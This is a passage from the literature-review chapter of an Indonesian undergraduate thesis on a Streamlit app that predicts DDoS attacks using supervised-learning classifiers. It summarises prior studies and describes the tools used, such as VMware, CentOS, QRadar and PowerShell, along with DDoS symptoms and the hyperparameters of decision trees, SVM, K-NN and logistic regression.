untuk mengurangi hilangnya informasi karakteristik dengan menambahkan daerah lokal dalam penelitian di masa depan [11].
10) Pada penelitian yang berjudul "*Combination of Support Vector Machine and Lexicon-Based Algorithm in Twitter Sentiment Analysis*" menjelaskan analisis hasil penelitian menunjukkan bahwa penerapan metode *lexicon-based* untuk proses pelabelan data berhasil. *Lexicon-based* berhasil melabeli 519 data *tweet*. Label data *tweet* tersebut terdiri dari 127 data *tweet* berlabel negatif, 22 data *tweet* berlabel netral, dan 370 data *tweet* berlabel positif. Kombinasi algoritma *lexicon-based* dan *support vector machine* juga berjalan dengan baik. Kombinasi ini berjalan secara berurutan, yaitu menggunakan *lexicon-based* untuk menentukan nilai sentimen dan data hasil *lexicon* sebagai data pelabelan untuk *support vector machine*. Kombinasi ini membuat *lexicon-based* dapat melakukan transfer learning ke *SVM* dengan harapan dapat memberikan kontribusi pada proses pelabelan sentimen untuk mendapatkan akurasi yang baik. *SVM* berhasil diimplementasikan dan didukung oleh beberapa metode seperti *preprocessing*, pelabelan data, pembobotan dengan *TF-IDF*, dan *tuning hyperparameter* dengan *grid search*. Akurasi tertinggi dihasilkan dari

penerapan *SVM* dengan *kernel RBF* dengan nilai akurasi sebesar 81.73%. *Kernel sigmoid* memiliki presisi tertinggi dengan nilai 78.68%. *SVM* dengan *kernel RBF* mencapai *recall* tertinggi sebesar 81.73%. Sementara itu, *kernel RBF* dan *kernel sigmoid* mencapai nilai *F1* tertinggi sebesar 79.6% [12].

11) Pada penelitian yang berjudul "*Comparative Analysis of the Performance of the Decision Tree and K-Nearest Neighbors Methods in Classifying Coffee Leaf Diseases*" menjelaskan penelitian ini berhasil mengembangkan dan membandingkan model klasifikasi untuk deteksi penyakit pada daun kopi berdasarkan citra. Hasil eksperimen menunjukkan bahwa model *Decision Tree* secara signifikan mengungguli model *K-Nearest Neighbors (K-NN)* dalam hal akurasi dan *metrik* evaluasi lainnya. Model *Decision Tree* mencapai akurasi 98,20% pada data validasi, sedangkan model *K-NN* mencapai akurasi 75,01%. Dari segi *AUC, recall, precision,* dan *F1-score*, model *Decision Tree* juga menunjukkan performa yang lebih baik, dengan *AUC* 0.9879, *recall* 0.9820, *precision* 0.9835, dan *F1-score* 0.9819. Sementara itu model *K-NN* memiliki *AUC* 0.9465, *recall* 0.7501, *precision* 0.7569, dan *F1-score* 0.7485. Hasil ini menunjukkan bahwa model *Decision Tree* merupakan pilihan yang lebih efektif untuk deteksi penyakit pada daun kopi dalam konteks penelitian ini. Namun, relevansi model *K-NN* tetap bergantung pada kebutuhan aplikasi dan preferensi pemodelan. Temuan ini memiliki potensi untuk berkontribusi pada pengembangan sistem otomatis untuk mendeteksi penyakit pada tanaman kopi, yang pada gilirannya dapat mendukung pertanian yang lebih berkelanjutan dan produktif. Dalam penelitian selanjutnya, penggunaan metode lain dan perluasan dataset dapat menjadi langkah selanjutnya untuk meningkatkan kinerja model yang ada [13].

12) Pada penelitian yang berjudul "*Cyber-attack method and perpetrator prediction using machine learning algorithms*" menjelaskan data tersebut mencakup jenis kejahatan, jenis kelamin pelaku, kerusakan dan metode serangan. Data tersebut dapat diperoleh dari aplikasi orang-orang yang terpapar serangan siber ke unit forensik. Dalam penelitian ini menganalisis kejahatan

siber dalam dua model yang berbeda dengan metode pembelajaran mesin dan memprediksi efek dari fitur-fitur yang ditentukan pada deteksi metode serangan siber dan pelaku. Menggunakan delapan metode pembelajaran mesin dalam pendekatan dan menyimpulkan bahwa rasio akurasinya mendekati. *Support Vector Machine Linear* terbukti menjadi yang paling sukses dalam metode serangan siber, dengan tingkat akurasi 95,02%. Pada model pertama, dapat memprediksi jenis serangan yang kemungkinan besar akan dialami oleh para korban dengan tingkat akurasi yang tinggi. Regresi Logistik adalah metode terdepan dalam mendeteksi penyerang dengan tingkat akurasi 65,42%. Pada model kedua, memprediksi apakah pelaku dapat diidentifikasi dengan membandingkan karakteristik mereka. Hasil penelitian menunjukkan bahwa probabilitas serangan siber menurun seiring dengan meningkatnya tingkat pendidikan dan pendapatan korban. Percaya bahwa unit kejahatan siber akan menggunakan model yang diusulkan. Hal ini juga akan memudahkan deteksi serangan siber dan membuat perlawanan terhadap serangan ini menjadi lebih mudah dan efektif [2].

13) Pada penelitian yang berjudul "*Forecasting* Tingkat Kepuasan Siswa Terhadap Proses Pembelajaran Menggunakan Metode *K-Nearest Neighbor*" menjelaskan penelitian ini bertujuan untuk meningkatkan efektivitas proses pembelajaran dengan memahami faktor-faktor yang berkontribusi terhadap kepuasan siswa. Melalui personalisasi pengalaman belajar, identifikasi penyebab ketidakpuasan, dan pengembangan strategi inovatif, prediksi *K-NN* dapat memberikan wawasan yang mendalam bagi institusi pendidikan. Diharapkan hasil prediksi ini dapat digunakan untuk meningkatkan retensi siswa, efisiensi dalam manajemen akademik, dan transparansi dalam lingkungan pendidikan. Dengan mengintegrasikan kecerdasan buatan ke dalam evaluasi kepuasan siswa, penelitian ini berkontribusi dalam mengembangkan strategi pendidikan yang lebih adaptif dan responsif. Kesimpulannya, memprediksi kepuasan siswa menggunakan *K-NN* merupakan dasar penting untuk menciptakan lingkungan belajar yang memiliki dampak positif dan berkelanjutan pada perkembangan

siswa di era pendidikan modern. Data ini dikumpulkan dengan cara menyebarkan kuesioner kepada mahasiswa dengan jumlah sampel sebanyak 160 data. Sehingga diketahui terdapat 112 data *training* dan 48 data *testing*. Kemudian, dari penerapan metode *K-Nearest Neighbor* diketahui nilai K=12. Maka, hasil pengujian menggunakan bahasa pemrograman Python dengan pembagian data 70%:30% menghasilkan nilai akurasi sebesar 80%, nilai presisi sebesar 79%, *recall* sebesar 100%, dan *F1-Score* sebesar 88% [14].

14) Pada penelitian yang berjudul "*Forest Land Resource Information Acquisition with Sentinel-2 Image Utilizing Support Vector Machine, K-Nearest Neighbor, Random Forest, Decision Trees and Multi-Layer Perceptron*" menjelaskan dengan menggunakan data citra multispektral satelit *Sentinel-2*, *reflektansi spektral*, karakteristik indeks vegetasi, dan karakteristik tekstur citra dari berbagai sumber daya lahan hutan yang berbeda di wilayah studi dihitung dan dibandingkan, dan kemudian, berdasarkan tiga kelompok fitur (fitur *Mul*, fitur *Mul*-vegetasi, dan fitur *Mul-GLCM*), lima algoritme klasifikasi, yaitu *SVM*, *KNN*, *RF*, *DT*, dan *MLP*, dibuat untuk mengidentifikasi dan mengklasifikasikan tipe-tipe lokasi lahan hutan. Hasil penelitian menunjukkan: (1) Di antara tiga kombinasi fitur, algoritma *SVM* mencapai *OA* tertinggi (95,8%). Akurasi rata-rata algoritma *SVM* jauh lebih tinggi daripada algoritma lainnya (*SVM* 88,3%, *KNN* 87,5, *RF* 85,3%, *MLP* 85,0%, *DT* 77,5%) (2). Akurasi klasifikasi masing-masing algoritma untuk hutan jenis konifera relatif tinggi, dengan akurasi pengenalan di atas 95%, sedangkan akurasi klasifikasi untuk kategori lainnya sangat bervariasi (3). Hasil penelitian menunjukkan bahwa penambahan fitur tekstur dapat meningkatkan akurasi algoritma; sebaliknya, penambahan indeks vegetasi berdasarkan fitur multispektral mengurangi akurasi masing-masing algoritma. Secara khusus, akurasi algoritma *DT* berkurang menjadi 51,7%. Penelitian ini memberikan referensi baru untuk metode kualitatif distribusi sumber daya lahan hutan. Penelitian ini juga menghasilkan akuisisi informasi sumber daya lahan hutan yang lebih efisien dan akurat, pengelolaan ilmiah dan penggunaan sumber daya lahan hutan yang efektif [4].

15) Pada penelitian yang berjudul "*Prediction of Type 2 Diabetes Mellitus Using The K-Nearest Neighbor (K-NN) Algorithm*" melakukan eksperimen menggunakan dataset Puskesmas Melati II Sleman yang terdiri dari 5 variabel yaitu usia, tekanan darah, *BMI*, gula darah puasa, dan catatan diabetes dengan mengimplementasikan permodelan klasifikasi *K-NN*. Parameter yang digunakan pada metode *K-NN* adalah nilai k yaitu 13 dan perhitungan *manhattan distance* dalam menentukan jarak antara data *testing* dengan data *training*. Pembagian data *training* dan data *testing* pada penelitian ini menggunakan *stratified 5-fold cv*. Hasil evaluasi pada permodelan ini menggunakan akurasi, presisi, *recall*, dan *f1-score* berturut-turut adalah 88%, 83,54%, 87,5%, dan 85,36%. Hal ini menunjukkan bahwa implementasi metode klasifikasi *K-NN* dapat diimplementasikan dan memberikan hasil evaluasi yang baik [15].
16) Pada penelitian yang berjudul "*Web Application Development with Streamlit: Develop and Deploy Secure and Scalable Web Applications to the Cloud Using a Pure Python Framework*" menjelaskan transisi dari pengembang back-end menjadi pengembang full-stack dengan pengetahuan tentang semua dimensi pengembangan aplikasi web, yaitu, perangkat lunak front-end, back-end, dan sisi server. Buku ini memberikan gambaran umum yang komprehensif tentang Streamlit, yang memungkinkan para pengembang dan pemrogram dari semua latar belakang untuk mendapatkan kecepatan dalam waktu sesingkat mungkin. Streamlit adalah kerangka kerja web Python murni yang akan menjembatani kesenjangan keterampilan dan mempersingkat waktu pengembangan dari berminggu-minggu menjadi beberapa jam. Buku ini akan memandu Anda melalui siklus lengkap pengembangan aplikasi web, dari tingkat pengantar hingga tingkat mahir dengan kode sumber dan sumber daya yang menyertainya. Anda akan dihadapkan pada pengembangan antarmuka pengguna dasar, menengah, dan canggih dan kemudian Anda akan berkenalan dengan visualisasi data, sistem basis data, keamanan aplikasi, dan penyebaran cloud di Streamlit. Di pasar dengan permintaan yang sangat tinggi untuk pengembang

full stack, keahlian ini tidak mungkin datang pada waktu yang lebih baik. Dalam satu kalimat, Streamlit adalah sarana untuk memberdayakan para pengembang di mana saja dan semua orang bisa mendapatkan keuntungan darinya [16].

17) Pada penelitian yang berjudul "*StarGazer: A Hybrid Intelligence Platform for Drug Target Prioritization and Digital Drug Repositioning Using Streamlit*" menjelaskan penentuan prioritas target sangat penting untuk penemuan dan reposisi obat. Menerapkan metode komputasi untuk menganalisis dan memproses data multi-omik untuk menemukan target obat baru adalah pendekatan praktis untuk mencapai hal ini. Meskipun semakin banyak metode untuk menghasilkan kumpulan data seperti genomik, fenomenik, dan proteomik, upaya untuk mengintegrasikan dan menambang kumpulan data tersebut masih terbatas cakupannya. Mengembangkan solusi kecerdasan hibrida yang menggabungkan kecerdasan manusia dalam domain ilmiah dan biologi penyakit dengan kemampuan untuk menambang berbagai basis data secara bersamaan dapat membantu meningkatkan penemuan target obat dan mengidentifikasi asosiasi indikasi obat baru. Kami percaya bahwa mengintegrasikan sumber data yang berbeda menggunakan sistem penilaian numerik tunggal dalam kerangka kerja kecerdasan hibrida dapat membantu menjembatani lapisan omics yang berbeda ini dan memfasilitasi penentuan prioritas target obat yang cepat untuk studi dalam penemuan, pengembangan, atau pemosisian ulang obat. Di sini, kami menjelaskan prototipe pipeline StarGazer kami yang menggabungkan data multi- sumber, multi-omics dengan sistem penilaian prioritas target baru dalam dasbor Streamlit berbasis Python yang interaktif. StarGazer menampilkan skor prioritas target untuk gen yang terkait dengan 1844 sifat fenotipik, dan tersedia melalui https://github.com/AstraZeneca/StarGazer [17].

Selanjutnya berikut ini perbandingan fitur pada ke 15 judul penelitian pada Tabel 2.1.

Tabel 2. 1 Tabel Perbandingan Fitur

NO	Judul Penelitian	Perbandingan Fitur		
		1	2	3
1	*Adversarial Robustness for Machine Learning Cyber Defenses Using Log Data*	√	–	–
2	*Comparative Analysis of K-Nearest Neighbor and Decision Tree in Detecting Distributed Denial of Service*	√	√	–
3	*Cyber-attack method and perpetrator prediction using machine learning algorithms*	√	√	–
4	Implementasi Algoritma *Naive Bayes Classifier (NBC)* Dan *Information Gain* Untuk Mendeteksi *DDoS*	√	–	–
5	Klasifikasi Serangan *Distributed Denial of Service (DDoS)* Menggunakan *Random Forest* Dengan *CFS*	√	–	–
6	Seleksi Fitur Dengan *Information Gain* Untuk Meningkatkan Deteksi Serangan *DDoS* menggunakan *Random Forest*	√	√	–
7	*A Comparative Analysis of Machine Learning Algorithms Modeled from Machine Vision-Based Lettuce Growth Stage Classification in Smart Aquaponics*	–	√	–
8	*A Patient Care Predictive Model using Logistic Regression*	–	√	–

9	*Application of K-nearest neighbors in protein-protein interaction prediction*	–	√	–
10	*Combination of Support Vector Machine and Lexicon-Based Algorithm in Twitter Sentiment Analysis*	–	√	–
11	*Comparative Analysis of the Performance of the Decision Tree and K-Nearest Neighbors Methods in Classifying Coffee Leaf Diseases*	–	√	–
12	*Cyber-attack method and perpetrator prediction using machine learning algorithms*	√	√	–
13	*Forecasting* Tingkat Kepuasan Siswa Terhadap Proses Pembelajaran Menggunakan Metode *K-Nearest Neighbor*	–	√	–
14	*Forest Land Resource Information Acquisition with Sentinel-2 Image Utilizing Support Vector Machine, K-Nearest Neighbor, Random Forest, Decision Trees and Multi-Layer Perceptron*	–	√	–
15	*Prediction of Type 2 Diabetes Mellitus Using The K-Nearest Neighbor (K-NN) Algorithm*	–	√	–
16	*Web Application Development with Streamlit: Develop and Deploy Secure and Scalable Web Applications to the Cloud Using a Pure Python Framework*	–	–	√

17	*StarGazer: A Hybrid Intelligence Platform for Drug Target Prioritization and Digital Drug Repositioning Using Streamlit*	–	–	√

Keterangan :

1) *Cyber Security*
2) *Supervised Learning*
3) *Streamlit*

2.2 Teknologi Yang Digunakan

Pada bagian ini membahan mengenai teknologi yang digunakan dalam pembuatan skripsi "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit* diantaranya sebagai berikut.

2.2.1 Vmware

Vmware Workstation adalah salah satu solusi virtualisasi desktop pengguna akhir yang paling populer yang digunakan oleh personel TI perusahaan. Solusi ini memungkinkan teknisi TI untuk membangun dan menguji mesin virtual dan perangkat jaringan yang mirip dengan dunia nyata dari PC/laptop mereka sendiri. Belajar membangun lab virtual yang berfungsi penuh dan terintegrasi pada satu komputer dan menguasai dasar-dasar otomatisasi jaringan [18]. *Vmware* dapat membantu untuk:

1) Membangun lingkungan pengujian yang aman
2) Mensimulasikan berbagai serangan
3) Meningkatkan skalabilitas
4) Meningkatkan keamanan

2.2.2 CentOS

CentOS adalah operasi sumber terbuka yang menyediakan platform komputasi kelas perusahaan. CentOS berusaha untuk mempertahankan kompatibilitas biner 100%

dengan Red Hat Enterprise Linux. Proyek CentOS mengawasi dua versi distro - CentOS Linux dan CentOS Stream. Perbedaan utama di antara keduanya adalah bahwa CentOS Linux merupakan versi akhir dari Red Hat Enterprise Linux, sedangkan CentOS Stream merupakan versi awal yang berisi pembaruan Red Hat yang akan datang. CentOS bergabung dengan Red Hat pada tahun 2014 tetapi tetap independen. CentOS Linux adalah perangkat lunak sumber terbuka yang dapat digunakan siapa saja, sementara Red Hat Enterprise Linux menawarkan program tanpa biaya untuk perorangan saja. Namun, pengguna memiliki opsi untuk meng-upgrade paket mereka untuk fitur-fitur yang lebih canggih. Lima fitur yang menentukan dari CentOS adalah sangat aman, diperbarui secara teratur, stabil, gratis, dan mendukung panel kontrol yang berbeda. [19].

2.2.3 Bahasa Pemrograman Python

Bahasa pemrograman *python* merupakan bahasa pemrograman yang populer dan serbaguna, banyak digunakan dalam berbagai bidang, termasuk ilmu data, *machine learning*, dan pengembangan web. *Python* terkenal dengan sintaksnya yang mudah dibaca dan dipelajari, serta banyaknya *library* dan *framework* yang tersedia. Pemrograman berbasis *python* adalah bersifat *open-source* yang berarti bersifat umum dan dapat dikembangkan oleh siapa pun. *Python* diinterpretasikan sebagai bahasa tingkat tinggi yang justru menyederhanakan pemrograman yang berorientasi objek melalui pendekatannya. *Python* digunakan untuk para ilmuwan data untuk berbagai aplikasi ilmu data, dan juga memiliki fungsionalitas yang sangat baik untuk menangani matematika, statistik, dan fungsi ilmiah [20].

2.2.4 Visual Studio Code

Visual Studio Code merupakan editor kode sumber yang open-source dan gratis, dikembangkan oleh Microsoft. *Visual Studio Code* sebuah teks editor ringan dan handal untuk sistem operasi multiplatform, artinya tersedia juga untuk versi *Linux, Mac, dan Windows*. Teks editor ini secara langsung mendukung bahasa pemrograman *Javascript, Typescript, dan Node. Js*, serta bahasa pemrograman lainnya dengan

bantuan plugin yang dapat dipasang *via marketplace Visual Studio Code* seperti : *C++, C#, Python, Go, Java, PHP, dst. .VS Code* terkenal dengan fiturnya yang lengkap [21], seperti:

1) *Highlighting syntax*: Mewarnai kode berdasarkan jenisnya untuk meningkatkan keterbacaan.
2) *Auto-completion*: Menyelesaikan kode secara otomatis saat mengetik.
3) *Linting*: Menemukan dan memperbaiki kesalahan kode.
4) *Debugging*: Membantu menemukan dan memperbaiki bug dalam kode.
5) *Support* untuk berbagai bahasa pemrograman: Mendukung berbagai bahasa pemrograman.

2.2.5 IBM Qradar

IBM QRadar adalah sebuah *platform* keamanan yang sangat efektif untuk mendeteksi dan merespon ancaman keamanan siber. Sebagai solusi SIEM (*Security Information and Event Management*), QRadar mengumpulkan dan menganalisis data log dan event dari berbagai sumber seperti firewall, sistem operasi, aplikasi, dan perangkat jaringan, memungkinkan deteksi ancaman secara real-time. Dengan fitur manajemen log, QRadar mampu mengelola dan menganalisis log untuk mengidentifikasi aktivitas mencurigakan. Kemampuan deteksi anomali menggunakan machine learning dan analisis statistik memungkinkan QRadar untuk mengidentifikasi pola aktivitas yang tidak biasa, yang mungkin menunjukkan adanya serangan.[22].

2.2.6 Windows PowerShell

PowerShell adalah bahasa skrip penjelajah dengan penemuan perintah bawaan, dan dengan akses ke sebagian besar kerangka kerja .NET, dimungkinkan untuk menggali lapisan kerangka kerja skrip dan shell baris perintah yang diluncurkan oleh Microsoft untuk sistem operasi Windows.[23].

Kegunaan nya:

1) Otomatisasi Tugas:

   PowerShell dapat digunakan untuk mengotomatisasi tugas-tugas yang berulang dalam proyek, seperti:

   a) Mengumpulkan data keamanan dari berbagai sumber.
   b) Membersihkan dan menganalisis data keamanan.
   c) Melatih dan mengevaluasi algoritma machine learning.

2) Pengelolaan Sistem:

   PowerShell dapat digunakan untuk mengelola sistem *Windows*, seperti:

   a) Mengatur *user* dan *group*.
   b) Mengelola file dan folder.
   c) Memasang dan menghapus *software*.
   d) Mengkonfigurasi *firewall* dan pengaturan keamanan lainnya.

3) Akses Data dan Layanan:

   PowerShell dapat digunakan untuk mengakses data dan layanan *Windows*, seperti:

   a) *Registry Windows*.
   b) *Event log*.
   c) *Active Directory*.
   d) *Windows Management Instrumentation (WMI)*.

4) Integrasi dengan Algoritma *Machine Learning*:

   a) *PowerShell* dapat digunakan untuk mengintegrasikan algoritma *machine learning* dengan aplikasi dan sistem *Windows*.
   b) Integrasi ini untuk mendeteksi serangan *distributed denial of service* dengan lebih akurat dan efisien.

2.2.7 Mozilla Firefox

Mozilla Firefox merupakan *browser* web *open-source* dan gratis yang terkenal dengan fokusnya pada privasi dan keamanan. *Firefox* mendukung beberapa pengguna dapat memilih profil saat memulai peramban. Browser dapat membuat cadangan profil

pengguna saat memasuki mode privat dan mengembalikan profil pengguna ke kondisi sebelumnya saat keluar dari mode privat [24]. Kegunaan nya sebagai berikut :

1) Menjelajah web dengan aman:
    a) *Firefox* dapat digunakan untuk menjelajah web dengan aman dan terhindar dari serangan *distributed denial of service*.
    b) Fitur keamanan *Firefox* membantu melindungi pengguna dari situs web *phishing*, *malware*, dan pelacak pihak ketiga.
2) Pengujian deteksi *distributed denial of service*:
    a) *Firefox* dapat digunakan untuk deteksi *distributed denial of service*.
    b) Menggunakan *Firefox* untuk mengunjungi situs web *phishing* dan *malware* yang diketahui untuk melihat apakah aplikasi dapat mendeteksinya.
3) Pembelajaran tentang keamanan siber:
    a) *Firefox* memiliki banyak sumber daya yang dapat membantu dalam mempelajari tentang keamanan siber.
    b) Mempelajari tentang serangan dan cara melindungi diri dari serangan tersebut.

2.2.8 DDoS

Distributed Denial of Service (DDoS) adalah jenis serangan aktif yang dapat membanjiri sistem dengan membanjiri PC atau server dengan trafik, sehingga mengganggu layanan pengguna [25]. Tujuan dari serangan ini umumnya untuk menonaktifkan layanan dan memutuskan koneksi dari PC atau jaringan yang disusupi. Konsekuensinya bisa sangat besar bagi industri atau institusi yang menawarkan layanan. Korban dari invasi ini tidak dapat membagikan layanan yang semestinya karena adanya bug atau hambatan pada server yang coba digunakan.

Salah satu cara untuk mengatasi invasi DDoS adalah dengan menggunakan firewall jaringan PC, yang berguna untuk melindungi PC dari berbagai serangan dari luar. Jika PC memiliki sistem keamanan firewall, maka kemungkinan besar tidak ada

seorang pun di internet yang bisa mengakses informasi yang ada di PC atau server website yang terhubung dengan firewall tersebut. Firewall bekerja seperti partisi yang membatasi PC dari internet. Firewall ini memungkinkan pengguna untuk mengontrol data, informasi, dan aktivitas apa saja yang dapat dikirim dari internet ke PC dan sebaliknya, dengan keamanan informasi yang lebih baik. Hal ini dapat membantu sistem terhindar dari serangan DDoS yang mungkin saja dilakukan oleh pihak-pihak yang tidak bertanggung jawab.

Ciri-ciri terkena *ddos* :

1. Lalu lintas jaringan yang tidak biasa: Peningkatan drastis dalam lalu lintas jaringan yang tidak dapat dijelaskan oleh aktivitas pengguna normal. Lalu lintas ini biasanya berasal dari berbagai sumber *IP* yang berbeda.
2. Penurunan kinerja server: Server mungkin menjadi sangat lambat atau tidak responsif. Pengguna mungkin mengalami waktu muat halaman yang lama atau tidak dapat mengakses layanan sama sekali.
3. Koneksi yang tidak biasa: Peningkatan tajam dalam jumlah koneksi aktif, terutama dari alamat *IP* yang tidak dikenal atau dari berbagai lokasi geografis yang tidak biasa.

2.2.9 Supervised Learning

Menurut International Business Machine (IBM), supervised learning adalah sebuah pendekatan dalam pembelajaran mesin dan kecerdasan buatan yang menggunakan kumpulan data berlabel. Data tersebut berfungsi untuk melatih algoritma dalam mengklasifikasikan data atau memprediksi hasil secara akurat. Data berlabel sendiri merupakan data mentah yang ditambahkan satu atau lebih informasi untuk memberikan konteks, sehingga machine learning dapat mengandalkan informasi tersebut. Dengan menggunakan input dan output berlabel, model ini dapat mengukur keakuratannya dan belajar dari waktu ke waktu.

Metode pembelajaran yang diawasi seperti kegiatan belajar yang memiliki guru. Guru dapat memberikan nilai yang baik untuk jawaban siswa yang benar dan

mengoreksi mereka jika salah. Dalam pembelajaran yang diawasi, analis mengajar atau melatih mesin menggunakan data berlabel. Supervised learning sering digunakan dalam membuat model *machine learning* untuk dua jenis masalah:

- Regresi – ketika variabel *output* nya berupa nilai numerik, seperti rupiah atau berat.
- Klasifikasi – menentukan kelas di setiap variabel yang di *input*, seperti hitam atau putih, apel atau anggur, kucing atau kelinci.

Manfaat nya :


1) Memungkinkan pengumpulan dan pengolahan data dari data-data historis atau pengalaman yang pernah terjadi sebelumnya.
2) Membantu memecahkan berbagai jenis permasalahan di dunia nyata, seperti mendeteksi penipuan.
3) Membantu untuk mengklasifikasi data pelatihan secara lebih akurat dan spesifik
4) Memiliki kendali penuh untuk menentukan jumlah kelas yang diinginkan dalam data yang dilatih.
5) Bisa digunakan untuk memprediksi nilai dari kumpulan data dan label yang sebelumnya sudah diketahui.

Macam – macam klasifikasi algoritma :

1. *Decision Tree*

   = Algoritma *flowchart* berbentuk struktur pohon yang digunakan untuk membantu membuat keputusan atau menyelesaikan tugas yang berkaitan dengan regresi dan klasifikasi [26]. Didalam *Decision Tree* terdapat beberapa parameter, salah satunya min_samples_split untuk menentukan jumlah minimum sampel yang diperlukan untuk membagi sebuah *node* dalam pohon keputusan. Jika jumlah sampel pada suatu *node* kurang dari *min_samples_split*, maka node tersebut tidak akan dibagi lagi menjadi dua cabang. Nilai yang umum digunakan adalah integer positif. Dan *min_samples_leaf* untuk

menentukan jumlah minimum sampel yang diperlukan pada suatu leaf (simpul daun) dalam pohon keputusan. Jika jumlah sampel pada suatu leaf kurang dari *min_samples_leaf*, maka leaf tersebut tidak akan dibentuk dan proses pemisahan akan dihentikan. Nilai yang umum digunakan adalah integer positif. Berikut Gambar 2.1 Arsitektur dari decision tree:




Gambar 2.1 Arsitektur Decision Tree

2. *Support Vector Machine (SVM)*

   = Algoritma *Support Vector Machine* merupakan salah satu algoritma yang termasuk dalam kategori *Supervised Learning*, yang artinya data yang digunakan untuk belajar oleh mesin merupakan data yang telah memiliki label sebelumnya. Sehingga dalam proses penentuan keputusan, mesin akan mengkategorikan data testing ke dalam label yang sesuai dengan karakteristik yang dimiliki nya [27] . Cara kerja dari metode *Support Vector Machine* khususnya pada masalah *non-linear* adalah dengan memasukkan konsep kernel ke dalam ruang berdimensi tinggi. Tujuannya adalah untuk mencari hyperplane atau pemisah yang dapat memaksimalkan jarak antar kelas data. *SVM* memiliki beberapa parameter salah satunya Parameter *C* untuk mengontrol penalti terhadap kesalahan klasifikasi pada model *SVM*. Nilai *C* yang lebih besar memberikan penalti yang lebih besar terhadap kesalahan klasifikasi, yang mengarah pada model yang lebih kompleks dengan batas keputusan yang lebih ketat. Nilai *C* yang lebih kecil menghasilkan model yang lebih toleran terhadap

kesalahan klasifikasi. Nilai yang umum digunakan adalah bilangan real positif. Selanjutnya *coef0* untuk mengontrol bobot untuk istilah independen dalam fungsi kernel. Fungsi kernel adalah fungsi yang digunakan untuk menghitung jarak antara dua sampel dalam algoritma *SVM*. Nilai *coef0* mempengaruhi pengaruh termasuk jarak antara sampel dan pusat cluster dalam fungsi kernel. Nilai yang umum digunakan adalah bilangan real. Berikut Gambar 2.2. arsitektur dari *SVM*:




Gambar 2.2 Arsitektur SVM

3. *K-Nearest Neighbor (K-NN)*

   = Algoritma yang digunakan untuk mengidentifikasi adanya persamaan antara data baru dan lama. Kemudian, algoritma satu ini akan memasukkan data baru tersebut dalam kategori yang paling mirip dengan kategori yang telah ada sebelumnya [28]. Dengan kata lain, *K-Nearest Neighbor* menyimpan seluruh data lama dan mengklasifikasikan data *point* baru berdasarkan kemiripan. Parameter n_neighbor untuk menentukan jumlah tetangga terdekat yang akan digunakan oleh model *K-NN* untuk melakukan prediksi. Model *K-NN* akan mencari *n_neighbors* sampel terdekat dari titik yang akan diprediksi dan melakukan mayoritas *voting* untuk menentukan label kelas yang paling umum di antara tetangga-tetangga tersebut. Nilai *n_neighbors* harus merupakan bilangan bulat positif. Selanjutnya *leaf_size* untuk mengontrol ukuran *leaf* (simpul daun) dalam struktur data pohon *KD-tree* yang digunakan untuk mempercepat pencarian tetangga terdekat. Nilai *leaf_size* menentukan jumlah


sampel yang akan ditempatkan dalam sebuah *leaf*. Nilai yang umum digunakan adalah bilangan bulat positif. Berikut Gambar 2.3 arsitektur *K-NN* :



Gambar 2.3 Arsitektur K-NN

4. *Logistic Regression*

   = Metode *supervised learning* karena dilatih menggunakan data yang berlabel, bertujuan untuk memprediksi label berdasarkan data baru, dan mempelajari hubungan antara variabel input dan output melalui proses pembelajaran yang melibatkan umpan balik dari label yang diketahui [29]. *Logistic Regression* juga memiliki beberapa parameter salah satunya *max_iter* untuk menentukan jumlah iterasi maksimum yang akan dilakukan oleh algoritma optimasi saat melatih model *Logistic Regression*. Jumlah iterasi ini mengontrol berapa kali proses optimasi akan dijalankan untuk mencapai konvergensi. Jumlah iterasi yang lebih besar mungkin diperlukan jika model belum konvergen atau jika dataset yang digunakan cukup besar. Nilai yang umum digunakan adalah bilangan bulat positif. Selanjutnya parameter *tol* untuk menentukan toleransi untuk kriteria berhenti pada algoritma optimasi. Jika perbedaan antara dua iterasi berturut-turut kurang dari tol, maka algoritma dianggap telah konvergen. Nilai *tol* yang lebih kecil menghasilkan kriteria berhenti yang lebih ketat, yang mungkin memerlukan lebih banyak iterasi untuk mencapai konvergensi. Nilai yang umum digunakan adalah bilangan real positif kecil. Berikut Gambar 2.4 arsitektur *Logistic Regression*:

